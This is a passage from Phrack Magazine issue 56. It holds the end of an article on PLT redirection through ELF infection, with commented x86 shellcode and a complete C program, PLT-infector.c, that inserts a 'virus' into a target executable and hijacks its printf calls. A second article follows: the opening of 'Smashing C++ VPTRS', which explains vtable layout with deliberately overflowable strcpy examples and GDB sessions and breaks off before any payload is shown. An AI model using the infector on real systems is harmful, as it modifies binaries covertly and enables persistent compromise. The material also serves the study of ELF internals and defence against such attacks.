        "\xba\x07\x00\x00\x00"  /*      movl   $7,%edx          */
        "\xcd\x80"              /*      int    $0x80            */
```

we save the old library call's PLT(GOT) reference and replace it with the address of the new library call which immediately follows the entry point code.

```
        "\xa1\x00\x00\x00\x00"  /*      movl    plt,%eax        */
        "\xa3\x00\x00\x00\x00"  /*      movl    %eax,oldcall    */
        "\xc7\x05\x00\x90\x04"  /*      movl    $newcall,plt    */
        "\x08\x00\x00\x00\x00"
```

restore the registers and so forth...

```
        "\x61"                  /*      popa                    */
```

jump back to the executables original entry point.

```
        "\xbd\x00\x80\x04\x08"  /*      movl   $entry,%ebp  */
        "\xff\xe5"              /*      jmp    *%ebp            */
```

the new library call (printf).

```
/* newcall:     */
```

get the address of the string to write .

```
        "\xeb\x38"              /*      jmp     msg_jmp         */
/* msg_call */
        "\x59"                  /*      popl    %ecx            */
```

and write that string using the Linux system call

```
        "\xb8\x04\x00\x00\x00"  /*      movl    $4,%eax         */
        "\xbb\x01\x00\x00\x00"  /*      movl    $1,%ebx         */
        "\xba\x0e\x00\x00\x00"  /*      movl    $14,%edx        */
        "\xcd\x80"              /*      int     $0x80           */
```

restore the old library call into the PLT(GOT) so we can call it

```
        "\xb8\x00\x00\x00\x00"  /*      movl    $oldcall,%eax   */
        "\xa3\x00\x00\x00\x00"  /*      movl    %eax,plt        */
```

get the original printf argument

```
        "\xff\x75\xfc"          /*      pushl   -4(%ebp)        */
```

```
call the original library call

        "\xff\xd0"              /*      call    *%eax           */

save the original library call from the PLT(GOT).  Remember this might change
after a call to the library, so we save each time.  This actually only changes
after the first call, but we don't bother too much.

        "\xa1\x00\x00\x00\x00"  /*      movl    plt,%eax        */
        "\xa3\x00\x00\x00\x00"  /*      movl    %eax,oldcall    */

make the PLT(GOT) point back to the new library call

        "\xc7\x05\x00\x00\x00"  /*      movl    $newcall,plt    */
        "\x08\x00\x00\x00\x00"

clean up the arguments

        "\x58"                  /*      popl    %eax            */

restore the registers and so forth...

        "\x61"                  /*      popa                    */

and return from the function

        "\xc3"                  /*      ret                     */

get the address of the string to write .

/* msg_jmp */
        "\xe8\xc4\xff\xff\xff"  /*      call    msg_call        */

the string

        "INFECTED Host "
```

----| FUTURE DIRECTIONS

It is possible to infect a shared library directly, and this is sometimes more desirable because the redirection stays resident for all executables. Also possible, is an even more stealth version of the PLT redirection described by modifying the process image directly thus the host executable stays unmodified. This however has the disadvantage that the redirection stays active only for the life of a single process.

----| CONCLUSION

This article has described a method of redirecting shared library calls in an executable by directly modifying the PLT of the executable in question using ELF infection techniques. It is more stealthy than previous techniques using LD_PRELOAD and has large possibilities.

----| CODE

```
<++> p56/PLT-INFECTION/PLT-infector.c !fda3c047
#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>
#include <elf.h>
```

```
#define PAGE_SIZE       4096

static char v[] =
        "\x60"                  /*      pusha                   */

        "\xb8\x7d\x00\x00\x00"  /*      movl   $125,%eax        */
        "\xbb\x00\x80\x04\x08"  /*      movl   $text_start,%ebx */
        "\xb9\x00\x40\x00\x00"  /*      movl   $0x4000,%ecx     */
        "\xba\x07\x00\x00\x00"  /*      movl   $7,%edx          */
        "\xcd\x80"              /*      int    $0x80            */

        "\xa1\x00\x00\x00\x00"  /*      movl    plt,%eax        */
        "\xa3\x00\x00\x00\x00"  /*      movl    %eax,oldcall    */
        "\xc7\x05\x00\x90\x04"  /*      movl    $newcall,plt    */
        "\x08\x00\x00\x00\x00"

        "\x61"                  /*      popa                    */

        "\xbd\x00\x80\x04\x08"  /*      movl   $entry,%ebp      */
        "\xff\xe5"              /*      jmp    *%ebp            */

/* newcall:     */

        "\xeb\x37"              /*      jmp     msg_jmp         */
/* msg_call */
        "\x59"                  /*      popl    %ecx            */
        "\xb8\x04\x00\x00\x00"  /*      movl    $4,%eax         */
        "\xbb\x01\x00\x00\x00"  /*      movl    $1,%ebx         */
        "\xba\x0e\x00\x00\x00"  /*      movl    $14,%edx        */
        "\xcd\x80"              /*      int     $0x80           */

        "\xb8\x00\x00\x00\x00"  /*      movl    $oldcall,%eax   */
        "\xa3\x00\x00\x00\x00"  /*      movl    %eax,plt        */
        "\xff\x75\xfc"          /*      pushl   -4(%ebp)        */
        "\xff\xd0"              /*      call    *%eax           */
        "\xa1\x00\x00\x00\x00"  /*      movl    plt,%eax        */
        "\xa3\x00\x00\x00\x00"  /*      movl    %eax,oldcall    */
        "\xc7\x05\x00\x00\x00"  /*      movl    $newcall,plt    */
        "\x08\x00\x00\x00\x00"

        "\x58"                  /*      popl    %eax            */

        "\xc3"                  /*      ret                     */

/* msg_jmp */
        "\xe8\xc4\xff\xff\xff"  /*      call    msg_call        */

        "INFECTED Host "
;

char *get_virus(void)
{
        return v;
}

int init_virus(
        int plt,
        int offset,
        int text_start, int data_start,
        int data_memsz,
        int entry
)
{
        int code_start = data_start + data_memsz;
        int oldcall = code_start + 72;
        int newcall = code_start + 51;

        *(int *)&v[7] = text_start;
```

```
        *(int *)&v[24] = plt;
        *(int *)&v[29] = oldcall;
        *(int *)&v[35] = plt;
        *(int *)&v[39] = newcall;
        *(int *)&v[45] = entry;
        *(int *)&v[77] = plt;
        *(int *)&v[87] = plt;
        *(int *)&v[92] = oldcall;
        *(int *)&v[98] = plt;
        *(int *)&v[102] = newcall;
        return 0;
}

int copy_partial(int fd, int od, unsigned int len)
{
        char idata[PAGE_SIZE];
        unsigned int n = 0;
        int r;

        while (n + PAGE_SIZE < len) {
                if (read(fd, idata, PAGE_SIZE) != PAGE_SIZE) {;
                        perror("read");
                        return -1;
                }

                if (write(od, idata, PAGE_SIZE) < 0) {
                        perror("write");
                        return -1;
                }

                n += PAGE_SIZE;
        }

        r = read(fd, idata, len - n);
        if (r < 0) {
                perror("read");
                return -1;
        }

        if (write(od, idata, r) < 0) {
                perror("write");
                return -1;
        }

        return 0;
}

void do_elf_checks(Elf32_Ehdr *ehdr)
{
        if (strncmp(ehdr->e_ident, ELFMAG, SELFMAG)) {
                fprintf(stderr, "File not ELF\n");
                exit(1);
        }

        if (ehdr->e_type != ET_EXEC) {
                fprintf(stderr, "ELF type not ET_EXEC or ET_DYN\n");
                exit(1);
        }

        if (ehdr->e_machine != EM_386 && ehdr->e_machine != EM_486) {
                fprintf(stderr, "ELF machine type not EM_386 or EM_486\n");
                exit(1);
        }

        if (ehdr->e_version != EV_CURRENT) {
                fprintf(stderr, "ELF version not current\n");
                exit(1);
        }
```

```
}

int do_dyn_symtab(
        int fd,
        Elf32_Shdr *shdr, Elf32_Shdr *shdrp,
        const char *sh_function
)
{
        Elf32_Shdr *strtabhdr = &shdr[shdrp->sh_link];
        char *string;
        Elf32_Sym *sym, *symp;
        int i;

        string = (char *)malloc(strtabhdr->sh_size);
        if (string == NULL) {
                perror("malloc");
                exit(1);
        }

        if (lseek(
                fd, strtabhdr->sh_offset, SEEK_SET) != strtabhdr->sh_offset
        ) {
                perror("lseek");
                exit(1);
        }

        if (read(fd, string, strtabhdr->sh_size) != strtabhdr->sh_size) {
                perror("read");
                exit(1);
        }

        sym = (Elf32_Sym *)malloc(shdrp->sh_size);
        if (sym == NULL) {
                perror("malloc");
                exit(1);
        }

        if (lseek(fd, shdrp->sh_offset, SEEK_SET) != shdrp->sh_offset) {
                perror("lseek");
                exit(1);
        }

        if (read(fd, sym, shdrp->sh_size) != shdrp->sh_size) {
                perror("read");
                exit(1);
        }

        symp = sym;

        for (i = 0; i < shdrp->sh_size; i += sizeof(Elf32_Sym)) {
                if (!strcmp(&string[symp->st_name], sh_function)) {
                        free(string);
                        return symp - sym;
                }

                ++symp;
        }

        free(string);
        return -1;
}

int get_sym_number(
        int fd, Elf32_Ehdr *ehdr, Elf32_Shdr *shdr, const char *sh_function
)
{
        Elf32_Shdr *shdrp = shdr;
        int i;
```

```
        for (i = 0; i < ehdr->e_shnum; i++) {
                if (shdrp->sh_type == SHT_DYNSYM) {
                        return do_dyn_symtab(fd, shdr, shdrp, sh_function);
                }

                ++shdrp;
        }
}

void do_rel(int *plt, int *offset, int fd, Elf32_Shdr *shdr, int sym)
{
        Elf32_Rel *rel, *relp;
        int i;

        rel = (Elf32_Rel *)malloc(shdr->sh_size);
        if (rel == NULL) {
                perror("malloc");
                exit(1);
        }

        if (lseek(fd, shdr->sh_offset, SEEK_SET) != shdr->sh_offset) {
                perror("lseek");
                exit(1);
        }

        if (read(fd, rel, shdr->sh_size) != shdr->sh_size) {
                perror("read");
                exit(1);
        }

        relp = rel;

        for (i = 0; i < shdr->sh_size; i += sizeof(Elf32_Rel)) {
                if (ELF32_R_SYM(relp->r_info) == sym) {
                        *plt = relp->r_offset;
                        *offset = relp - rel;
                        printf("offset %i\n", *offset);
                        return;
                }
                ++relp;
        }

        *plt = -1;
        *offset = -1;
}

void find_rel(
        int *plt,
        int *offset,
        int fd,
        const char *string,
        Elf32_Ehdr *ehdr, Elf32_Shdr *shdr,
        const char *sh_function
)
{
        Elf32_Shdr *shdrp = shdr;
        int sym;
        int i;

        sym = get_sym_number(fd, ehdr, shdr, sh_function);
        if (sym < 0) {
                *plt = -1;
                *offset = -1;
                return;
        }

        for (i = 0; i < ehdr->e_shnum; i++) {
```

```
                if (!strcmp(&string[shdrp->sh_name], ".rel.plt")) {
                        do_rel(plt, offset, fd, shdrp, sym);
                        return;
                }

                ++shdrp;
        }
}

void infect_elf(
        char *host,
        char *(*get_virus)(void),
        int (*init_virus)(int, int, int, int, int, int),
        int len,
        const char *sh_function
)

{
        Elf32_Ehdr ehdr;
        Elf32_Shdr *shdr, *strtabhdr;
        Elf32_Phdr *phdr;
        char *pdata, *sdata;
        int move = 0;
        int od, fd;
        int evaddr, text_start = -1, plt;
        int sym_offset;
        int bss_len, addlen;
        int offset, pos, oshoff;
        int plen, slen;
        int i;
        char null = 0;
        struct stat stat;
        char *string;
        char tempname[8] = "vXXXXXX";

        fd = open(host, O_RDONLY);
        if (fd < 0) {
                perror("open");
                exit(1);
        }

/* read the ehdr */

        if (read(fd, &ehdr, sizeof(ehdr)) < 0) {
                perror("read");
                exit(1);
        }

        do_elf_checks(&ehdr);

/* modify the virus so that it knows the correct reentry point */

        printf("host entry point: %x\n", ehdr.e_entry);

/* allocate memory for phdr tables */

        pdata = (char *)malloc(plen = sizeof(*phdr)*ehdr.e_phnum);
        if (pdata == NULL) {
                perror("malloc");
                exit(1);
        }

/* read the phdr's */

        if (lseek(fd, ehdr.e_phoff, SEEK_SET) < 0) {
                perror("lseek");
                exit(1);
        }
```

```
        if (read(fd, pdata, plen) != plen) {
                perror("read");
                exit(1);
        }
        phdr = (Elf32_Phdr *)pdata;

/* allocated memory if required to accomodate the shdr tables */

        sdata = (char *)malloc(slen = sizeof(*shdr)*ehdr.e_shnum);
        if (sdata == NULL) {
                perror("malloc");
                exit(1);
        }

/* read the shdr's */

        if (lseek(fd, oshoff = ehdr.e_shoff, SEEK_SET) < 0) {
                perror("lseek");
                exit(1);
        }

        if (read(fd, sdata, slen) != slen) {
                perror("read");
                exit(1);
        }

        strtabhdr = &((Elf32_Shdr *)sdata)[ehdr.e_shstrndx];

        string = (char *)malloc(strtabhdr->sh_size);
        if (string == NULL) {
                perror("malloc");
                exit(1);
        }

        if (lseek(
                fd, strtabhdr->sh_offset, SEEK_SET
        ) != strtabhdr->sh_offset) {
                perror("lseek");
                exit(1);
        }

        if (read(fd, string, strtabhdr->sh_size) != strtabhdr->sh_size) {
                perror("read");
                exit(1);
        }

        find_rel(
                &plt, &sym_offset,
                fd,
                string,
                &ehdr,
                (Elf32_Shdr *)sdata,
                sh_function
        );
        if (plt < 0) {
                printf("No dynamic function: %s\n", sh_function);
                exit(1);
        }

        for (i = 0; i < ehdr.e_phnum; i++) {
                if (phdr->p_type == PT_LOAD) {
                        if (phdr->p_offset == 0) {
                                text_start = phdr->p_vaddr;
                        } else {
                                if (text_start < 0) {
                                        fprintf(stderr, "No text segment??\n");
                                        exit(1);
```

```
                                }

/* is this the data segment ? */
#ifdef DEBUG
                                printf("Found PT_LOAD segment...\n");
                                printf(
                                        "p_vaddr:       0x%x\n"
                                        "p_offset:      %i\n"
                                        "p_filesz:      %i\n"
                                        "p_memsz:       %i\n"
                                        "\n",
                                        phdr->p_vaddr,
                                        phdr->p_offset,
                                        phdr->p_filesz,
                                        phdr->p_memsz
                                );
#endif
                                offset = phdr->p_offset + phdr->p_filesz;
                                bss_len = phdr->p_memsz - phdr->p_filesz;

                                if (init_virus != NULL)
                                        init_virus(
                                                plt, sym_offset,
                                                text_start, phdr->p_vaddr,
                                                phdr->p_memsz,
                                                ehdr.e_entry
                                        );

                                ehdr.e_entry = phdr->p_vaddr + phdr->p_memsz;

                                break;
                        }
                }

                ++phdr;
        }

/* update the shdr's to reflect the insertion of the virus */

        addlen = len + bss_len;

        shdr = (Elf32_Shdr *)sdata;

        for (i = 0; i < ehdr.e_shnum; i++) {
                if (shdr->sh_offset >= offset) {
                        shdr->sh_offset += addlen;
                }

                ++shdr;
        }

/*
        update the phdr's to reflect the extention of the data segment (to
        allow virus insertion)
*/

        phdr = (Elf32_Phdr *)pdata;

        for (i = 0; i < ehdr.e_phnum; i++) {
                if (phdr->p_type != PT_DYNAMIC) {
                        if (move) {
                                phdr->p_offset += addlen;
                        } else if (phdr->p_type == PT_LOAD && phdr->p_offset) {
/* is this the data segment ? */

                                phdr->p_filesz += addlen;
                                phdr->p_memsz += addlen;
```

```
#ifdef DEBUG
                                printf("phdr->filesz: %i\n", phdr->p_filesz);
                                printf("phdr->memsz: %i\n", phdr->p_memsz);
#endif
                                move = 1;
                        }
                }

                ++phdr;
        }

/* update ehdr to reflect new offsets */

        if (ehdr.e_shoff >= offset) ehdr.e_shoff += addlen;
        if (ehdr.e_phoff >= offset) ehdr.e_phoff += addlen;

        if (fstat(fd, &stat) < 0) {
                perror("fstat");
                exit(1);
        }

/* write the new virus */

        if (mktemp(tempname) == NULL) {
                perror("mktemp");
                exit(1);
        }

        od = open(tempname, O_WRONLY | O_CREAT | O_EXCL, stat.st_mode);
        if (od < 0) {
                perror("open");
                exit(1);
        }

        if (lseek(fd, 0, SEEK_SET) < 0) {
                perror("lseek");
                goto cleanup;
        }

        if (write(od, &ehdr, sizeof(ehdr)) < 0) {
                perror("write");
                goto cleanup;
        }

        if (write(od, pdata, plen) < 0) {
                perror("write");
                goto cleanup;
        }
        free(pdata);

        if (lseek(fd, pos = sizeof(ehdr) + plen, SEEK_SET) < 0) {
                perror("lseek");
                goto cleanup;
        }

        if (copy_partial(fd, od, offset - pos) < 0) goto cleanup;

        for (i = 0; i < bss_len; i++) write(od, &null, 1);

        if (write(od, get_virus(), len) != len) {
                perror("write");
                goto cleanup;
        }

        if (copy_partial(fd, od, oshoff - offset) < 0) goto cleanup;

        if (write(od, sdata, slen) < 0) {
                perror("write");
```

```
                goto cleanup;
        }
        free(sdata);

        if (lseek(fd, pos = oshoff + slen, SEEK_SET) < 0) {
                perror("lseek");
                goto cleanup;
        }

        if (copy_partial(fd, od, stat.st_size - pos) < 0) goto cleanup;

        if (rename(tempname, host) < 0) {
                perror("rename");
                exit(1);
        }

        if (fchown(od, stat.st_uid, stat.st_gid) < 0) {
                perror("chown");
                exit(1);
        }


        free(string);

        return;

cleanup:
        unlink(tempname);
        exit(1);
}

int main(int argc, char *argv[])
{
        if (argc != 2) {
                fprintf(stderr, "usage: infect-data-segment filename\n");
                exit(1);
        }

        infect_elf(
                argv[1],
                get_virus, init_virus,
                sizeof(v),
                "printf"
        );

        exit(0);
}
<-->


|EOF|---------------------------------------------------------------------------|
```

- P H R A C K M A G A Z I N E -

Volume 0xa Issue 0x38
05.01.2000
0x08[0x10]

SMASHING C++ VPTRS

rix <rix@securiweb.net>

----| Introduction

At the present time, a widely known set of techniques instructs us how to exploit buffer overflows in programs usually written in C. Although C is almost ubiquitously used, we are seeing many programs also be written in C++. For the most part, the techniques that are applicable in C are available in C++ also, however, C++ can offer us new possibilities in regards to buffer overflows, mostly due to the use of object oriented technologies. We are going to analyze one of these possibilities, using the C++ GNU compiler, on an x86 Linux system.

----| C++ Backgrounder

We can define a "class" as being a structure that contains data and a set of functions (called "methods"). Then, we can create variables based on this class definition. Those variables are called "objects". For example, we can have the following program (bo1.cpp):

```
#include <stdio.h>
#include <string.h>

class MyClass
{
    private:
        char Buffer[32];
    public:
        void SetBuffer(char *String)
        {
            strcpy(Buffer, String);
        }
        void PrintBuffer()
        {
            printf("%s\n", Buffer);
        }
};

void main()
{
     MyClass Object;

     Object.SetBuffer("string");
     Object.PrintBuffer();
}
```

This small program defines a MyClass class that possesses 2 methods:

1) A SetBuffer() method, that fills an internal buffer to the class (Buffer).
2) A PrintBuffer() method, that displays the content of this buffer.

Then, we define an Object object based on the MyClass class. Initially, we'll notice that the SetBuffer() method uses a *very dangerous* function to fill Buffer, strcpy()...

As it happens, using object oriented programming in this simplistic example

doesn't bring too many advantages. On the other hand, a mechanism very often used in object oriented programming is the inheritance mechanism. Let's consider the following program (bo2.cpp), using the inheritance mechanism to create 2 classes with distinct PrintBuffer() methods:

```
#include <stdio.h>
#include <string.h>

class BaseClass
{
    private:
        char Buffer[32];
    public:
        void SetBuffer(char *String)
        {
            strcpy(Buffer,String);
        }
        virtual void PrintBuffer()
        {
            printf("%s\n",Buffer);
        }
};

class MyClass1:public BaseClass
{
    public:
        void PrintBuffer()
        {
            printf("MyClass1: ");
            BaseClass::PrintBuffer();
        }
};

class MyClass2:public BaseClass
{
    public:
        void PrintBuffer()
        {
            printf("MyClass2: ");
            BaseClass::PrintBuffer();
        }
};

void main()
{
    BaseClass *Object[2];

    Object[0] = new MyClass1;
    Object[1] = new MyClass2;

    Object[0]->SetBuffer("string1");
    Object[1]->SetBuffer("string2");
    Object[0]->PrintBuffer();
    Object[1]->PrintBuffer();
}
```

This program creates 2 distinct classes (MyClass1, MyClass2) which are derivatives of a BaseClass class. These 2 classes differ at the display level (PrintBuffer() method). Each has its own PrintBuffer() method, but they both call the original PrintBuffer() method (from BaseClass). Next, we have the main() function define an array of pointers to two objects of class BaseClass. Each of these objects is created, as derived from MyClass1 or MyClass2. Then we call the SetBuffer() and PrintBuffer() methods of these two objects. Executing the program produces this output:

```
rix@pentium:~/BO> bo2
MyClass1: string1
```

```
MyClass2: string2
rix@pentium:~/BO>
```

We now notice the advantage of object oriented programming. We have the same calling primitives to PrintBuffer() for two different classes! This is the end result from virtual methods. Virtual methods permit us to redefine newer versions of methods of our base classes, or to define a method of the base classes (if the base class is purely abstracted) in a derivative class. If we don't declare the method as virtual, the compiler would do the call resolution at compile time ("static binding"). To resolve the call at run time (because this call depends on the class of objects that we have in our Object[] array), we must declare our PrintBuffer() method as "virtual". The compiler will then use a dynamic binding, and will calculate the address for the call at run time.

----| C++ VPTR

We are now going to analyze in a more detailed manner this dynamic binding mechanism. Let's take the case of our BaseClass class and its derivative classes.

The compiler first browses the declaration of BaseClass. Initially, it reserves 32 bytes for the definition of Buffer. Then, it reads the declaration of the SetBuffer() method (not virtual) and it directly assigns the corresponding address in the code. Finally, it reads the declaration of the PrintBuffer() method (virtual). In this case, instead of doing a static binding, it does a dynamic binding, and reserves 4 bytes in the class (those bytes will contain a pointer). We have now the following structure:

```
        BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBVVVV
```

Where: B represents a byte of Buffer.
V represents a byte of our pointer.

This pointer is called "VPTR" (Virtual Pointer), and points to an entry in an array of function pointers. Those point themselves to methods (relative to the class). There is one VTABLE for a class, that contains only pointers to all class methods. We now have the following diagram:

```
Object[0]: BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBVVVV
                                           =+==
                                            |
             +------------------------------+
             |
             +--> VTABLE_MyClass1: IIIIIIIIIIIPPPP

Object[1]: BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBWWWW
                                           =+==
                                            |
             +------------------------------+
             |
             +--> VTABLE_MyClass2: IIIIIIIIIIIQQQQ
```

Where: B represents a byte of Buffer.
V represents a byte of the VPTR to VTABLE_MyClass1.
W represents a byte of the VPTR to VTABLE_MyClass2.
I represents various information bytes.
P represents a byte of the pointer to the PrintBuffer() method of MyClass1.
Q represents a byte of the pointer to the PrintBuffer() method of MyClass2.

If we had a third object of MyClass1 class, for example, we would have:

```
Object[2]: BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBVVVV
```

with VVVV that would point to VTABLE_MyClass1.

We notice that the VPTR is located after our Buffer in the process's memory. As we fill this buffer via the strcpy() function, we easily deduct that we can reach the VPTR by filling the buffer!

NOTE: After some tests under Windows, it appears that Visual C++ 6.0 places the VPTR right at the beginning of the object, which prevents us from using this technique. On the other hand, C++ GNU places the VPTR at the end of the object (which is what we want).

----| VPTR analysis using GDB

Now we will observe the mechanism more precisely, using a debugger. For this, we compile our program and run GDB:

```
rix@pentium:~/BO > gcc -o bo2 bo2.cpp
rix@pentium:~/BO > gdb bo2
GNU gdb 4.17.0.11 with Linux support
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(gdb) disassemble main
Dump of assembler code for function main:
0x80485b0 <main>:       pushl  %ebp
0x80485b1 <main+1>:     movl   %esp,%ebp
0x80485b3 <main+3>:     subl   $0x8,%esp
0x80485b6 <main+6>:     pushl  %edi
0x80485b7 <main+7>:     pushl  %esi
0x80485b8 <main+8>:     pushl  %ebx
0x80485b9 <main+9>:     pushl  $0x24
0x80485bb <main+11>:    call   0x80487f0 <___builtin_new>
0x80485c0 <main+16>:    addl   $0x4,%esp
0x80485c3 <main+19>:    movl   %eax,%eax
0x80485c5 <main+21>:    pushl  %eax
0x80485c6 <main+22>:    call   0x8048690 <__8MyClass1>
0x80485cb <main+27>:    addl   $0x4,%esp
0x80485ce <main+30>:    movl   %eax,%eax
0x80485d0 <main+32>:    movl   %eax,0xfffffff8(%ebp)
0x80485d3 <main+35>:    pushl  $0x24
0x80485d5 <main+37>:    call   0x80487f0 <___builtin_new>
0x80485da <main+42>:    addl   $0x4,%esp
0x80485dd <main+45>:    movl   %eax,%eax
0x80485df <main+47>:    pushl  %eax
0x80485e0 <main+48>:    call   0x8048660 <__8MyClass2>
0x80485e5 <main+53>:    addl   $0x4,%esp
0x80485e8 <main+56>:    movl   %eax,%eax
---Type <return> to continue, or q <return> to quit---
0x80485ea <main+58>:    movl   %eax,0xfffffffc(%ebp)
0x80485ed <main+61>:    pushl  $0x8048926
0x80485f2 <main+66>:    movl   0xfffffff8(%ebp),%eax
0x80485f5 <main+69>:    pushl  %eax
0x80485f6 <main+70>:    call   0x80486c0 <SetBuffer__9BaseClassPc>
0x80485fb <main+75>:    addl   $0x8,%esp
0x80485fe <main+78>:    pushl  $0x804892e
0x8048603 <main+83>:    movl   0xfffffffc(%ebp),%eax
0x8048606 <main+86>:    pushl  %eax
0x8048607 <main+87>:    call   0x80486c0 <SetBuffer__9BaseClassPc>
0x804860c <main+92>:    addl   $0x8,%esp
0x804860f <main+95>:    movl   0xfffffff8(%ebp),%eax
0x8048612 <main+98>:    movl   0x20(%eax),%ebx
0x8048615 <main+101>:   addl   $0x8,%ebx
0x8048618 <main+104>:   movswl (%ebx),%eax
0x804861b <main+107>:   movl   %eax,%edx
0x804861d <main+109>:   addl   0xfffffff8(%ebp),%edx
```

```
0x8048620 <main+112>:   pushl  %edx
0x8048621 <main+113>:   movl   0x4(%ebx),%edi
0x8048624 <main+116>:   call   *%edi
0x8048626 <main+118>:   addl   $0x4,%esp
0x8048629 <main+121>:   movl   0xfffffffc(%ebp),%eax
0x804862c <main+124>:   movl   0x20(%eax),%esi
0x804862f <main+127>:   addl   $0x8,%esi
---Type <return> to continue, or q <return> to quit---
0x8048632 <main+130>:   movswl (%esi),%eax
0x8048635 <main+133>:   movl   %eax,%edx
0x8048637 <main+135>:   addl   0xfffffffc(%ebp),%edx
0x804863a <main+138>:   pushl  %edx
0x804863b <main+139>:   movl   0x4(%esi),%edi
0x804863e <main+142>:   call   *%edi
0x8048640 <main+144>:   addl   $0x4,%esp
0x8048643 <main+147>:   xorl   %eax,%eax
0x8048645 <main+149>:   jmp    0x8048650 <main+160>
0x8048647 <main+151>:   movl   %esi,%esi
0x8048649 <main+153>:   leal   0x0(%edi,1),%edi
0x8048650 <main+160>:   leal   0xfffffffec(%ebp),%esp
0x8048653 <main+163>:   popl   %ebx
0x8048654 <main+164>:   popl   %esi
0x8048655 <main+165>:   popl   %edi
0x8048656 <main+166>:   movl   %ebp,%esp
0x8048658 <main+168>:   popl   %ebp
0x8048659 <main+169>:   ret
0x804865a <main+170>:   leal   0x0(%esi),%esi
End of assembler dump.
```

Let’s analyze, in a detailed manner, what our main() function does:

```
0x80485b0 <main>:       pushl  %ebp
0x80485b1 <main+1>:     movl   %esp,%ebp
0x80485b3 <main+3>:     subl   $0x8,%esp
0x80485b6 <main+6>:     pushl  %edi
0x80485b7 <main+7>:     pushl  %esi
0x80485b8 <main+8>:     pushl  %ebx
```

The program creates a stack frame, then it reserves 8 bytes on the stack (this is our local Object[] array), that will contain 2 pointers of 4 bytes each, respectively in 0xfffffff8 (%ebp) for Object[0] and in 0xfffffffc (%ebp) for Object[1]. Next, it saves various registers.

```
0x80485b9 <main+9>:     pushl  $0x24
0x80485bb <main+11>:    call   0x80487f0 <___builtin_new>
0x80485c0 <main+16>:    addl   $0x4,%esp
```

The program now calls ___builtin_new, that reserves 0x24 (36 bytes) on the heap for our Object[0] and sends us back the address of these bytes reserved in EAX. Those 36 bytes represent 32 bytes for our buffer followed by 4 bytes for our VPTR.

```
0x80485c3 <main+19>:    movl   %eax,%eax
0x80485c5 <main+21>:    pushl  %eax
0x80485c6 <main+22>:    call   0x8048690 <__8MyClass1>
0x80485cb <main+27>:    addl   $0x4,%esp
```

Here, we place the address of the object (contained in EAX) on the stack, then we call the __8MyClass1 function. This function is in fact the constructor of the MyClass1 class. It is necessary to also notice that in C++, all methods include an additional "secret" parameter. That is the address of the object that actually executes the method (the "This" pointer). Let’s analyze instructions from this constructor:

```
(gdb) disassemble __8MyClass1
Dump of assembler code for function __8MyClass1:
0x8048690 <__8MyClass1>:        pushl  %ebp
0x8048691 <__8MyClass1+1>:      movl   %esp,%ebp
```

```
0x8048693 <__8MyClass1+3>:      pushl  %ebx
0x8048694 <__8MyClass1+4>:      movl   0x8(%ebp),%ebx
```

EBX now contains the pointer to the 36 reserved bytes ("This" pointer).

```
0x8048697 <__8MyClass1+7>:      pushl  %ebx
0x8048698 <__8MyClass1+8>:      call   0x8048700 <__9BaseClass>
0x804869d <__8MyClass1+13>:     addl   $0x4,%esp
```

Here, we call the constructor of the BaseClass class.

```
(gdb) disass __9BaseClass
Dump of assembler code for function __9BaseClass:
0x8048700 <__9BaseClass>:       pushl  %ebp
0x8048701 <__9BaseClass+1>:     movl   %esp,%ebp
0x8048703 <__9BaseClass+3>:     movl   0x8(%ebp),%edx
```

EDX receives the pointer to the 36 reserved bytes ("This" pointer).

```
0x8048706 <__9BaseClass+6>:     movl   $0x8048958,0x20(%edx)
```

The 4 bytes situated at EDX+0x20 (=EDX+32) receive the $0x8048958 value.
Then, the __9BaseClass function extends a little farther. If we launch:

```
(gdb) x/aw 0x08048958
0x8048958 <_vt.9BaseClass>:     0x0
```

We observe that the value that is written in EDX+0x20 (the VPTR of the reserved object) receives the address of the VTABLE of the BaseClass class. Returning to the code of the MyClass1 constructor:

```
0x80486a0 <__8MyClass1+16>:     movl   $0x8048948,0x20(%ebx)
```

It writes the 0x8048948 value to EBX+0x20 (VPTR). Again, the function extends a little farther. Let’s launch:

```
(gdb) x/aw 0x08048948
0x8048948 <_vt.8MyClass1>:      0x0
```

We observe that the VPTR is overwritten, and that it now receives the address of the VTABLE of the MyClass1 class. Our main() function get back (in EAX) a pointer to the object allocated in memory.

```
0x80485ce <main+30>:    movl   %eax,%eax
0x80485d0 <main+32>:    movl   %eax,0xfffffff8(%ebp)
```

This pointer is placed in Object[0]. Then, the program uses the same mechanism for Object[1], evidently with different addresses. After all that initialization, the following instructions will run:

```
0x80485ed <main+61>:    pushl  $0x8048926
0x80485f2 <main+66>:    movl   0xfffffff8(%ebp),%eax
0x80485f5 <main+69>:    pushl  %eax
```

Here, we first place address 0x8048926 as well as the value of Object[0] on the stack ("This" pointer). Observing the 0x8048926 address:

```
(gdb) x/s 0x08048926
0x8048926 <_fini+54>:    "string1"
```

We notice that this address contains "string1" that is going to be copied in Buffer via the SetBuffer() function of the BaseClass class.

```
0x80485f6 <main+70>:    call   0x80486c0 <SetBuffer__9BaseClassPc>
0x80485fb <main+75>:    addl   $0x8,%esp
```

We call the SetBuffer() method of the BaseClass class. It is interesting to observe that the call of the SetBuffer method is a static binding (because it

is not a virtual method). The same principle is used for the SetBuffer() method relative to Object[1].

To verify that our 2 objects are correctly initialized at run time, we are going to install the following breakpoints:

0x80485c0: to get the address of the 1st object.
0x80485da: to get the address of the 2nd object.
0x804860f: to verify that initializations of objects took place well.

```
(gdb) break *0x80485c0
Breakpoint 1 at 0x80485c0
(gdb) break *0x80485da
Breakpoint 2 at 0x80485da
(gdb) break *0x804860f
Breakpoint 3 at 0x804860f
```

Finally we run the program:

```
Starting program: /home/rix/BO/bo2
Breakpoint 1, 0x80485c0 in main ()
```

While consulting EAX, we will have the address of our 1st object:

```
(gdb) info reg eax
     eax:  0x8049a70   134519408
```

Then, we continue to the following breakpoint:

```
(gdb) cont
Continuing.
Breakpoint 2, 0x80485da in main ()
```

We notice our second object address:

```
(gdb) info reg eax
     eax:  0x8049a98   134519448
```

